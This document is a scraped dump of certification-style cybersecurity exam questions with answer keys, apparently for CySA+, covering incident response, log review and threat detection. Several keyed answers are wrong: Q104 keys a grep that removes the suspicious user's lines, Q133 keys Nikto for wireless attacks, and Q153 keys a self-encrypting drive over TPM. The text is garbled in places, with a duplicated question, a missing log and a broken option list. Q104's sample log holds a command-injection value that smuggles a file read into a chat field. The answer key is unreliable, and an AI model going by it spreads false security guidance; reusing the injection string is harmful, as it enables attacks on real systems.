A team of security analysis has been alerted to potential malware activity. The initial examination indicates one of the affected workstations on beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

- A. Escalate the incident to management ,who will then engage the network infrastructure team to keep them informed
- B. Depending on system critically remove each affected device from the network by disabling wired and wireless connections
- C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses Identify potentially affected systems by creating a correlation
- D. Identify potentially affected system by creating a correlation search in the SIEM based on the network traffic.

**Answer: D**

**NEW QUESTION 103**

A security analyst is investigating a system compromise. The analyst verifies the system was up to date on OS patches at the time of the compromise. Which of the following describes the type of vulnerability that was MOST likely exploited?

- A. Insider threat
- B. Buffer overflow
- C. Advanced persistent threat
- D. Zero day

**Answer: D**

**NEW QUESTION 104**

A security analyst is reviewing the logs from an internal chat server. The chat.log file is too large to review manually, so the analyst wants to create a shorter log file that only includes lines associated with a user demonstrating anomalous activity. Below is a snippet of the log:

Line	User	Time	Command	Result
36570	DEV12	02.01.13.151219	KICK DEV27	OK
36571	JAVASHARK	02.01.13.151255	JOIN #CHATOPS e32kk10	OK
36572	DEV12	02.01.13.151325	PART #CHATOPS	OK
36573	CHATTER14	02.01.13.151327	JOIN';CAT ../etc/config'	OK
36574	PYTHONFUN	02.01.13.151330	PRIVMSG DEV99 "?"	OK
36575	DEV99	02.01.13.151358	PRIVMSG PYTHONFUN "OK"	OK

Which of the following commands would work BEST to achieve the desired result?

- A. `grep -v chatter14 chat.log`
- B. `grep -i pythonfun chat.log`
- C. `grep -i javashark chat.log`
- D. `grep -v javashark chat.log`
- E. `grep -v pythonfun chat.log`
- F. `grep -i chatter14 chat.log`

**Answer: D**

**NEW QUESTION 105**

An executive assistant wants to onboard a new cloud based product to help with business analytics and dashboarding. When of the following would be the BEST integration option for the service?

- A. Manually log in to the service and upload data files on a regular basis.
- B. Have the internal development team script connectivity and file translate to the new service.
- C. Create a dedicated SFTP sue and schedule transfers to ensue file transport security
- D. Utilize the cloud products API for supported and ongoing integrations

**Answer: A**

#### NEW QUESTION 110

Data spillage occurred when an employee accidentally emailed a sensitive file to an external recipient. Which of the following controls would have MOST likely prevented this incident?

- A. SSO
- B. DLP
- C. WAF
- D. VDI

**Answer: B**

#### NEW QUESTION 111

A threat feed notes malicious actors have been infiltrating companies and exfiltration data to a specific set of domains Management at an organization wants to know if it is a victim Which of the following should the security analyst recommend to identity this behavior without alerting any potential malicious actors?

- A. Create an IPS rule to block these domains and trigger an alert within the SIEM tool when these domains are requested
- B. Add the domains to a DNS sinkhole and create an alert m the SIEM toot when the domains are queried
- C. Look up the IP addresses for these domains and search firewall logs for any traffic being sent to those IPs over port 443
- D. Query DNS logs with a SIEM tool for any hosts requesting the malicious domains and create alerts based on this information

**Answer: D**

#### NEW QUESTION 114

An analyst is performing penetration testing and vulnerability assessment activities against a new vehicle automation platform. Which of the following is MOST likely an attack vector that is being utilized as part of the testing and assessment?

- A. FaaS
- B. RTOS
- C. SoC
- D. GPS
- E. CAN bus

**Answer: E**

#### NEW QUESTION 115

After a breach involving the exfiltration of a large amount of sensitive data a security analyst is reviewing the following firewall logs to determine how the breach occurred:

```
3-10-2019 10:23:22 FROM 192.168.1.10:3243 TO 10.10.10.5:53 PERMIT UDP 143 BYTES
3-10-2019 10:23:24 FROM 192.168.1.12:1076 TO 10.10.35.221:80 PERMIT TCP 100 BYTES
3-10-2019 10:23:25 FROM 192.168.1.1:1244 TO 10.10.1.1:22 DENY TCP 1 BYTES
3-10-2019 10:23:26 FROM 192.168.1.12:1034 TO 10.10.10.5:53 PERMIT UDP 5.3M BYTES
3-10-2019 10:23:29 FROM 192.168.1.10:4311 TO 10.10.200.50:3389 DENY TCP 1 BYTES
3-10-2019 10:23:30 FROM 192.168.1.193:2356 TO 10.10.50.199:25 PERMIT TCP 20K BYTES
```

Which of the following IP addresses does the analyst need to investigate further?

- A. 192.168.1.1
- B. 192.168.1.10
- C. 192.168.1.12
- D. 192.168.1.193

**Answer: C**

#### NEW QUESTION 119

A security analyst receives an alert that highly sensitive information has left the company's network Upon investigation, the analyst discovers an outside IP range has had connections from three servers more than 100 times m the past month The affected servers are virtual machines Which of the following is the BEST course of action?

- A. Shut down the servers as soon as possible, move them to a clean environment, restart, run a vulnerability scanner to find weaknesses determine the root cause, remediate, and report
- B. Report the data exfiltration to management take the affected servers offline, conduct an antivirus scan, remediate all threats found, and return the servers to service.
- C. Disconnect the affected servers from the network, use the virtual machine console to access the systems, determine which information has left the network, find the security weakness, and remediate
- D. Determine if any other servers have been affected, snapshot any servers found, determine the vector that was used to allow the data exfiltratio
- E. fix any vulnerabilities, remediate, and report.

**Answer: A**



#### NEW QUESTION 123

An organization has not had an incident for several month. The Chief information Security Officer (CISO) wants to move to proactive stance for security investigations. Which of the following would BEST meet that goal?

- A. Root-cause analysis
- B. Active response
- C. Advanced antivirus
- D. Information-sharing community
- E. Threat hunting

**Answer: E**

#### NEW QUESTION 128

Which of me following BEST articulates the benefit of leveraging SCAP in an organization's cybersecurity analysis toolset?

- A. It automatically performs remedial configuration changes lo enterprise security services
- B. It enables standard checklist and vulnerability analysis expressions for automaton
- C. It establishes a continuous integration environment for software development operations
- D. It provides validation of suspected system vulnerabilities through workflow orchestration

**Answer: B**

#### NEW QUESTION 129

A company's modem response team is handling a threat that was identified on the network Security analysts have as at remote sites. Which of the following is the MOST appropriate next step in the incident response plan?

- A. Quarantine the web server
- B. Deploy virtual firewalls
- C. Capture a forensic image of the memory and disk
- D. Enable web server containerization

**Answer: B**

#### NEW QUESTION 131


A system is experiencing noticeably slow response times, and users are being locked out frequently. An analyst asked for the system security plan and found the system comprises two servers: an application server in the DMZ and a database server inside the trusted domain. Which of the following should be performed NEXT to investigate the availability issue?

- A. Review the firewall logs.
- B. Review syslogs from critical servers.
- C. Perform fuzzing.
- D. Install a WAF in front of the application server.

**Answer: C**

#### NEW QUESTION 132

A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:



Which of the following should the analyst review to find out how the data was exfiltrated?

- A. Monday's logs
- B. Tuesday's logs
- C. Wednesday's logs
- D. Thursday's logs

**Answer:** D

#### NEW QUESTION 133

A malicious hacker wants to gather guest credentials on a hotel 802.11 network. Which of the following tools is the malicious hacker going to use to gain access to information found on the hotel network?

- A. Nikto
- B. Aircrack-ng
- C. Nessus
- D. tcpdump

**Answer:** A

#### NEW QUESTION 135

A security analyst has discovered that developers have installed browsers on all development servers in the company's cloud infrastructure and are using them to browse the Internet. Which of the following changes should the security analyst make to BEST protect the environment?

- A. Create a security rule that blocks Internet access in the development VPC
- B. Place a jumpbox in between the developers' workstations and the development VPC
- C. Remove the administrator profile from the developer user group in identity and access management
- D. Create an alert that is triggered when a developer installs an application on a server

**Answer:** A

#### NEW QUESTION 140

A security analyst is investigating a malware infection that occurred on a Windows system. The system was not connected to a network and had no wireless capability. Company policy prohibits using portable media or mobile storage. The security analyst is trying to determine which user caused the malware to get onto the system. Which of the following registry keys would MOST likely have this information?

- A)  
`HKEY_USERS\<user SID>\Software\Microsoft\Windows\CurrentVersion\Run`
- B)  
`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- C)  
`HKEY_USERS\<user SID>\Software\Microsoft\Windows\explorer\MountPoints2`
- D)  
`HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\eventlog\System\iusb3hub`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Answer:** C

#### NEW QUESTION 143

A network attack that is exploiting a vulnerability in the SNMP is detected. Which of the following should the cybersecurity analyst do FIRST?

- A. Apply the required patches to remediate the vulnerability.
- B. Escalate the incident to senior management for guidance.
- C. Disable all privileged user accounts on the network.
- D. Temporarily block the attacking IP address.

**Answer:** A

#### NEW QUESTION 144

A cybersecurity analyst is supporting an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

- A. Requirements analysis and collection planning
- B. Containment and eradication
- C. Recovery and post-incident review
- D. Indicator enrichment and research pivoting

**Answer:** A

#### NEW QUESTION 149

Risk management wants IT to implement a solution that will permit an analyst to intercept, execute, and analyze potentially malicious files that are downloaded from the Internet.

Which of the following would BEST provide this solution?

- A. File fingerprinting
- B. Decomposition of malware
- C. Risk evaluation

D. Sandboxing

**Answer:** D

#### NEW QUESTION 152

A team of security analysts has been alerted to potential malware activity. The initial examination indicates one of the affected workstations is beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

- A. Escalate the incident to management, who will then engage the network infrastructure team to keep them informed.
- B. Depending on system criticality, remove each affected device from the network by disabling wired and wireless connections.
- C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses.
- D. Identify potentially affected systems by creating a correlation search in the SIEM based on the network traffic.

**Answer:** D

#### NEW QUESTION 153

Which of the following technologies can be used to house the entropy keys for task encryption on desktops and laptops?

- A. Self-encrypting drive
- B. Bus encryption
- C. TPM
- D. HSM

**Answer:** A

#### NEW QUESTION 156

During an investigation, an incident responder intends to recover multiple pieces of digital media. Before removing the media, the responder should initiate:

- A. malware scans.
- B. secure communications.
- C. chain of custody forms.
- D. decryption tools.

**Answer:** C

#### NEW QUESTION 157

A new on-premises application server was recently installed on the network. Remote access to the server was enabled for vendor support on required ports, but recent security reports show large amounts of data are being sent to various unauthorized networks through those ports. Which of the following configuration changes must be implemented to resolve this security issue while still allowing remote vendor access?

- A. Apply a firewall application server rule.
- B. Whitelist the application server.
- C. Sandbox the application server.
- D. Enable port security.
- E. Block the unauthorized networks.

**Answer:** B

#### NEW QUESTION 160

A cybersecurity analyst is contributing to a team hunt on an organization's endpoints. Which of the following should the analyst do FIRST?

- A. Write detection logic.
- B. Establish a hypothesis.
- C. Profile the threat actors and activities.
- D. Perform a process analysis.

**Answer:** C

#### NEW QUESTION 165

A security analyst working in the SOC recently discovered Balances m which hosts visited a specific set of domains and IPs and became infected with malware. Which of the following is the MOST appropriate action to take in the situation?

- A. implement an IPS signature for the malware and update the blacklisting for the associated domains and IPs
- B. Implement an IPS signature for the malware and another signature request to Nock all the associated domains and IPs
- C. Implement a change request to the firewall setting to not allow traffic to and from the IPs and domains
- D. Implement an IPS signature for the malware and a change request to the firewall setting to not allow traffic to and from the IPs and domains

**Answer:** C

#### NEW QUESTION 170

As part of an exercise set up by the information security officer, the IT staff must move some of the network systems to an off-site facility and redeploy them for testing. All staff members must ensure their respective systems can power back up and match their gold image. If they find any inconsistencies, they must formally document the information.

Which of the following BEST describes this test?



- A. Walk through
- B. Full interruption
- C. Simulation
- D. Parallel

**Answer:** C

#### NEW QUESTION 173

During an investigation, a security analyst determines suspicious activity occurred during the night shift over the weekend. Further investigation reveals the activity was initiated from an internal IP going to an external website.

Which of the following would be the MOST appropriate recommendation to prevent the activity from happening in the future?

- A. An IPS signature modification for the specific IP addresses
- B. An IDS signature modification for the specific IP addresses
- C. A firewall rule that will block port 80 traffic
- D. A firewall rule that will block traffic from the specific IP addresses

**Answer:** D

#### NEW QUESTION 178

A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output.

```
1286  ?    Ss   0:00  /usr/sbin/cupsd -f
1287  ?    Ss   0:00  /usr/sbin/httpd
1297  ?    Ssl  0:00  /usr/bin/libvirtd
1301  ?    Ss   0:00  ./usr/sbin/sshd -D
1308  ?    Ss   0:00  /usr/sbin/atd -f
```

Which of the following commands should the administrator run NEXT to further analyze the compromised system?

- A. strace /proc/1301
- B. rpm -V openash-server
- C. /bin/la -1 /proc/1301/exe
- D. kill -9 1301

**Answer:** A

#### NEW QUESTION 179

Which of the following software security best practices would prevent an attacker from being able to run arbitrary SQL commands within a web application? (Choose two.)

- A. Parameterized queries
- B. Session management
- C. Input validation
- D. Output encoding
- E. Data protection
- F. Authentication

**Answer:** AC

#### NEW QUESTION 184

A cybersecurity analyst is currently checking a newly deployed server that has an access control list applied. When conducting the scan, the analyst received the following code snippet of results:

```
Mail Server1
Trying 192.168.2.2
Connected
Get / HTTP/ 1.0

HTTP:1.0 200 Document follows
Server: server/0.10
Connection: close
Set-Cookie: testing=1; path=/
```

Which of the following describes the output of this scan?

- A. The analyst has discovered a False Positive, and the status code is incorrect providing an OK message.
- B. The analyst has discovered a True Positive, and the status code is correct providing a file not found error message.
- C. The analyst has discovered a True Positive, and the status code is incorrect providing a forbidden message.
- D. The analyst has discovered a False Positive, and the status code is incorrect providing a server error message.

**Answer:** B

#### NEW QUESTION 185

An incident responder successfully acquired application binaries off a mobile device for later forensic analysis. Which of the following should the analyst do NEXT?

- A. Decompile each binary to derive the source code.
- B. Perform a factory reset on the affected mobile device.

- C. Compute SHA-256 hashes for each binary.
- D. Encrypt the binaries using an authenticated AES-256 mode of operation.
- E. Inspect the permissions manifests within each application.

**Answer:** C

#### NEW QUESTION 190

An information security analyst is reviewing backup data sets as part of a project focused on eliminating archival data sets. Which of the following should be considered FIRST prior to disposing of the electronic data?

- A. Sanitization policy
- B. Data sovereignty
- C. Encryption policy
- D. Retention standards

**Answer:** D

#### NEW QUESTION 193

An employee in the billing department accidentally sent a spreadsheet containing payment card data to a recipient outside the organization. The employee intended to send the spreadsheet to an internal staff member with a similar name and was unaware of the mistake until the recipient replied to the message. In addition to retraining the employee, which of the following would prevent this from happening in the future?

- A. Implement outgoing filter rules to quarantine messages that contain card data
- B. Configure the outgoing mail filter to allow attachments only to addresses on the whitelist
- C. Remove all external recipients from the employee's address book
- D. Set the outgoing mail filter to strip spreadsheet attachments from all messages.

**Answer:** B

#### NEW QUESTION 198

A security technician is testing a solution that will prevent outside entities from spoofing the company's email domain, which is comptia.org. The testing is successful, and the security technician is prepared to fully implement the solution. Which of the following actions should the technician take to accomplish this task?

- A. Add TXT @ "v=spf1 mx include:\_spf.comptia.org all" to the DNS record.
- B. Add TXT @ "v=spf1 mx include:\_spf.comptia.org all" to the email server.
- C. Add TXT @ "v=spf1 mx include:\_spf.comptia.org +all" to the domain controller.
- D. Add TXT @ "v=spf1 mx include:\_spf.comptia.org +all" to the web server.

**Answer:** A

#### NEW QUESTION 199

A small electronics company decides to use a contractor to assist with the development of a new FPGA-based device. Several of the development phases will occur off-site at the contractor's labs. Which of the following is the main concern a security analyst should have with this arrangement?

- A. Making multiple trips between development sites increases the chance of physical damage to the FPGAs.
- B. Moving the FPGAs between development sites will lessen the time that is available for security testing.
- C. Development phases occurring at multiple sites may produce change management issues.
- D. FPGA applications are easily cloned, increasing the possibility of intellectual property theft.

**Answer:** B

#### NEW QUESTION 201

A security analyst received a SIEM alert regarding high levels of memory consumption for a critical system. After several attempts to remediate the issue, the system went down. A root cause analysis revealed a bad actor forced the application to not reclaim memory. This caused the system to be depleted of resources. Which of the following BEST describes this attack?

- A. Injection attack
- B. Memory corruption
- C. Denial of service
- D. Array attack

**Answer:** B

#### NEW QUESTION 203

An organization suspects it has had a breach, and it is trying to determine the potential impact. The organization knows the following:

- The source of the breach is linked to an IP located in a foreign country.
- The breach is isolated to the research and development servers.
- The hash values of the data before and after the breach are unchanged.
- The affected servers were regularly patched, and a recent scan showed no vulnerabilities.

Which of the following conclusions can be drawn with respect to the threat and impact? (Choose two.)

- A. The confidentiality of the data is unaffected.
- B. The threat is an APT.

- C. The source IP of the threat has been spoofed.
- D. The integrity of the data is unaffected.
- E. The threat is an insider.

**Answer:** BD

#### NEW QUESTION 208

A security analyst is evaluating two vulnerability management tools for possible use in an organization. The analyst set up each of the tools according to the respective vendor's instructions and generated a report of vulnerabilities that ran against the same target server.

Tool A reported the following:

```
The target host (192.168.10.13) is missing the following patches:  
CRITICAL KB50227328: Windows Server 2016 June 2019 Cumulative Update  
CRITICAL KB50255293: Windows Server 2016 July 2019 Cumulative Update  
HIGH MS19-055: Cumulative Security Update for Edge (2863871)
```

Tool B reported the following:

```
Methods GET HEAD OPTIONS POST TRACE are allowed on 192.168.10.13:80  
192.168.10.13:443 uses a self-signed certificate  
Apache 4.2.x < 4.2.28 Contains Multiple Vulnerabilities
```

Which of the following BEST describes the method used by each tool? (Choose two.)

- A. Tool A is agent based.
- B. Tool A used fuzzing logic to test vulnerabilities.
- C. Tool A is unauthenticated.
- D. Tool B utilized machine learning technology.
- E. Tool B is agent based.
- F. Tool B is unauthenticated.

**Answer:** CE

#### NEW QUESTION 211

A security analyst received an alert from the SIEM indicating numerous login attempts from users outside their usual geographic zones, all of which were initiated through the web-based mail server. The logs indicate all domain accounts experienced two login attempts during the same time frame.

Which of the following is the MOST likely cause of this issue?

- A. A password-spraying attack was performed against the organization.
- B. A DDoS attack was performed against the organization.
- C. This was normal shift work activity; the SIEM's AI is learning.
- D. A credentialed external vulnerability scan was performed.

**Answer:** A

#### NEW QUESTION 213

A security analyst implemented a solution that would analyze the attacks that the organization's firewalls failed to prevent. The analyst used the existing systems to enact the solution and executed the following command.

```
S sudo nc -l -v -c maildemon . py 25 caplog, txt
```

Which of the following solutions did the analyst implement?

- A. Log collector
- B. Crontab mail script
- C. Snikhole
- D. Honeytrap

**Answer:** A

#### NEW QUESTION 216

While planning segmentation for an ICS environment, a security engineer determines IT resources will need access to devices within the ICS environment without compromising security.

To provide the MOST secure access model in this scenario, the jumpbox should be.

- A. placed in an isolated network segment, authenticated on the IT side, and forwarded into the ICS network.
- B. placed on the ICS network with a static firewall rule that allows IT network resources to authenticate.
- C. bridged between the IT and operational technology networks to allow authenticated access.
- D. placed on the IT side of the network, authenticated, and tunneled into the ICS environment.

**Answer:** D

#### NEW QUESTION 220

A security analyst is building a malware analysis lab. The analyst wants to ensure malicious applications are not capable of escaping the virtual machines and pivoting to other networks.

To BEST mitigate this risk, the analyst should use.

- A. an 802.11ac wireless bridge to create an air gap.
- B. a managed switch to segment the lab into a separate VLAN.
- C. a firewall to isolate the lab network from all other networks.



D. an unmanaged switch to segment the environments from one another.

**Answer:** C

**NEW QUESTION 221**

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